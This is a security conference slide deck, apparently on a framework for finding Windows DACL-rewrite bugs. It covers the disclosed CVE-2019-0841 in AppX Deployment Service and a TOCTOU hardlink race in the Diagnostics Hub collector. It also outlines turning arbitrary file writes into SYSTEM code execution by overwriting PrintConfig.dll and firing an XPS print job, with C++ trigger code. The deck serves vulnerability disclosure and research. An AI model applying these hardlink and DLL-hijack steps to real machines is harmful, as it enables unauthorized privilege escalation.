
Step 1. Hook the event , randomly call the function / do interaction , see if there is a SetSecurityfile operation by system service.

Step 2. Replace the file with a hardlink point to system file , do that call again.

Step 3. Validate the DACL , by writing something into it.

Step 4. If the write operation success , generate the bug report , and send it to the server.

# The architecture diagram for this template



# New bugs found by the framework

- 2 bugs

AppX Deployment Service

Diagnostics Hub Standard Collector Service

arbitrary file full control , DACL rewrite problem.

# New bugs found by the framework

◆ Include the following problems.

Incorret Impersonation

TOCTOU - Time of Check Time of Use



# Bug #2 AppX Deployment Service

◆ When camera starts

it would try call service to gain owner of settings file

◆ Settings file is located at c:\users\  
mathias\AppData\Local\Packages\Microsoft.WindowsCamera\_8wekyb3d8bbwe\Settings\settings.dat

◆ System service would set the DACL for settings file

Process	PID	Operation	Result
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	4900	SetSecurityFile	SUCCESS
svchost.exe	1676	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS
System	4	WriteFile	SUCCESS

Fr...	Module	Location	Addi
u 25	rpcrt4.dll	NdrServerCallAll + 0x3c	0x7ff
u 26	rpcrt4.dll	NDRSContextMarshal2 + 0x2014	0x7ff
u 27	rpcrt4.dll	NDRSContextMarshal2 + 0x1178	0x7ff
u 28	rpcrt4.dll	NDRSContextMarshal2 + 0x19cb	0x7ff
u 29	rpcrt4.dll	RpcServerInqCallAttributesW + 0x4756	0x7ff
u 30	rpcrt4.dll	RpcServerInqCallAttributesW + 0x515c	0x7ff
u 31	rpcrt4.dll	RpcServerInqCallAttributesW + 0xfb	0x7ff
u 32	rpcrt4.dll	RpcServerInqCallAttributesW + 0x26bd	0x7ff
u 33	rpcrt4.dll	_RpcSend + 0x1a8	0x7ff
u 24	ntdll.dll	PtReleaseSRWLockExclusive + 0x1000	0x7ff

# Bug #2 AppX Deployment Service

◆ set hardlink

```
C:\\Users\\mathias\\AppData\\Local\\Packages\\Microsoft.WindowsCamera_8wekyb3d8bbwe\\Settings\\settings.dat.LOG1
```

To

```
c:\\windows\\system.ini
```

◆ Result: current user is set to the owner of target file

# Bug #2 AppX Deployment Service

The image shows a Windows task manager window with a table of processes and a file explorer window showing the contents of the Windows folder.


Time of Day	Process Name	PID	Operation	Result	Path
	C:\Windows\system32\cmd.exe				

The file explorer window shows the following files in the Windows folder:

Name	Date modified	Type	Size
hh.exe	4/11/2018 4:34 PM	Application	18 KB
lsasetup.log	12/3/2018 4:45 PM	Text Document	2 KB
MEMORY.DMP	12/22/2018 5:18 AM	Memory Dump File	439,702 KB
mib.bin	4/11/2018 4:34 PM	BIN File	43 KB
notepad.exe	4/11/2018 4:34 PM	Application	240 KB
PFRO.log	12/21/2018 8:30 AM	Text Document	3 KB
Professional.xml	4/11/2018 4:33 PM	XML Document	36 KB
ProfessionalEducation.xml	4/11/2018 4:33 PM	XML Document	36 KB
ProfessionalWorkstation.xml	4/11/2018 4:33 PM	XML Document	36 KB
regedit.exe	4/11/2018 4:34 PM	Application	329 KB
setupact.log	12/21/2018 3:20 AM	Text Document	3 KB
setuperr.log	12/21/2018 3:20 AM	Text Document	0 KB
splwow64.exe	4/11/2018 4:34 PM	Application	128 KB
system - Copy.ini	4/11/2018 4:36 PM	Configuration sett...	1 KB
system.ini	4/11/2018 4:36 PM	Configuration sett...	1 KB
twain_32.dll	4/11/2018 4:34 PM	Application extens...	64 KB
win - Copy.ini	4/11/2018 4:36 PM	Configuration sett...	1 KB
win.ini	12/22/2018 12:37 ...	Configuration sett...	1 KB
WindowsShell.Manifest	4/11/2018 4:34 PM	MANIFEST File	1 KB

# Bug #2 AppX Deployment Service

◆ Before trigger and after



# Bug #2 AppX Deployment Service

- ◇ Assigned as CVE-2019-0841 in Microsoft's April security advisory
- ◇ Fixed with impersonation

# Bug #3 Diagnostics Hub Standard Collector Service

- ◇ Diagnostics Hub Standard Collector Service
- ◇ No impersonate
- ◇ When click the “debug” button of visual studio

Create X-X-X-X-X.scratch file

Create X-X-X-X-X file , set DACL

The two files share the same filename (extension is different)

# Bug #3 Diagnostics Hub Standard Collector Service

The screenshot shows the 'Event Properties' dialog box with the 'Process' tab selected. It displays details for the process 'StandardCollector.Service.exe' running as 'NT AUTHORITY\SYSTEM'. The process is running, started on 1/21/2019 at 8:26:30 AM. The command line is: "C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe".

**Image**  
Microsoft (R) Visual Studio Standard Collector  
Microsoft Corporation  
Name: StandardCollector.Service.exe  
Version: 15.9.18214.2 built by: DiagnosticsHubMicroBuild  
Path: C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe  
Command Line: "C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe"

PID: 4688      Architecture: 64-bit  
Parent PID: 600      Virtualized: False  
Session ID: 0      Integrity: System  
User: NT AUTHORITY\SYSTEM  
Auth ID: 00000000:000003e7  
Started: 1/21/2019 8:26:30 AM      Ended: (Running)

Modules:

Module	Address	Size	Path	Company	Version	Timestamp
StandardCollect...	0x7ff7d0720000	0x28000	C:\Program Files (x86)\Microsoft Vis...	Microsoft Corpo...	15.9.18214.2 b...	8/2/2018 1:38:...
DiagnosticsHub....	0x7ff9a78b0000	0x81000	C:\Program Files (x86)\Microsoft Vis...	Microsoft Corpo...	15.9.18214.2 b...	8/2/2018 1:37:...
msvcp140.dll	0x7ff9a7940000	0x9b000	C:\Windows\System32\msvcp140.dll	Microsoft Corpo...	14.16.27012.6 ...	10/12/2018 3:1...

Navigation: ↑ ↓  Next Highlighted      Copy All      Close

# Bug #3 Diagnostics Hub Standard Collector Service

- ◇ When Create X-X-X-X-X.scratch file , use ReadDirectoryChangesW to get the value of X-X-X-X-X
- ◇ TOCTOU: create hardlink for X-X-X-X-X before service create it.

4688	QueryDirectory	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688	QueryDirectory	NO MORE FILES	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688	CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
4688	CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE.scratch
9684	CreateFile	NAME NOT FOUND	C:\Users\test\AppData\Local\Temp\TOCTOU_HERE
4688	CreateFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE
4688	CloseFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE
4688	CreateFile	SUCCESS	C:\Users\test\AppData\Local\Temp\71A4C5BA-F641-428A-B7B9-4DEB6FCF6CCE



# Exploit Development

- ◇ Most of bugs are about file operations
- ◇ But we need command execution in a real-world exploit
- ◇ How to turn file operations to command execution ?

Let's see how we turn arbitrary file write into running command as system

# Exploit Development

So , what is the target file we want to overwrite ?

◊ Some services... like auto-updating

And , the dll / config file is not protected with Trusted Installer DACL

You can in third-party software , like google chrome / anti-virus software...


But we want everything is installed by default.

# Exploit Development

Most of system files are DACL protected with **Trusted Installer**

Some of them is not protected but **exclusive**, because the service runs by default.

◇ So we need to find something “runs only when used”



# One Gadget: XPS printer

- ◇ Print Spooler Service
- ◇ Run & Get loaded when print XPS document
- ◇ The dll file could be modified by System user

# One Gadget: XPS printer

- ◆ Used in wild exploit of CVE-2018-8440
- ◆ PrintConfig.dll , located in  
C:\\Windows\\System32\\FileRepository\\prnms003.inf\_x86\_\*\\I386\\PrintConfig.dll
- ◆ Create hardlinks to the file
- ◆ Use vulnerability to overwrite the dll file

# One Gadget: XPS printer

- ◇ Trigger the print task
- ◇ Services running , modified dll file would be loaded.

```
CoInitialize(nullptr);
IXpsOMObjectFactory *xpsFactory = NULL;
CoCreateInstance(__uuidof(XpsOMObjectFactory), NULL, CLSCTX_INPROC_SERVER, __uuidof(IXpsOMObjectFactory), reinterpret_cast<LPVOID*>(&xpsFactory));
HANDLE completionEvent = CreateEvent(NULL, TRUE, FALSE, NULL);

IXpsPrintJob *job = NULL;
IXpsPrintJobStream *jobStream = NULL;
StartXpsPrintJob(L"Microsoft XPS Document Writer", L"Print Job 1", NULL, NULL, completionEvent, NULL, 0, &job, &jobStream, NULL);
jobStream->Close();
CoUninitialize();
```

- ◇ Hijack `dll_main()` , command execution with system privilege.

# Reference

- ◇ <https://googleprojectzero.blogspot.com/2015/08/windows-10hh-symbolic-link-mitigations.html>
- ◇ <https://doublepulsar.com/task-scheduler-alpc-exploit-high-level-analysis-ff08cda6ad4f>
- ◇ <https://reactos.org/>

# Acknowledgement

- ◇ James Forshaw of google project zero
- ◇ Yang Yu ( @tombkeeper ) of Tencent Security Xuanwu Lab
- ◇ Chuanda Ding ( @flowercode\_ ) of Tencent Security Xuanwu Lab



# Question





**THANK YOU**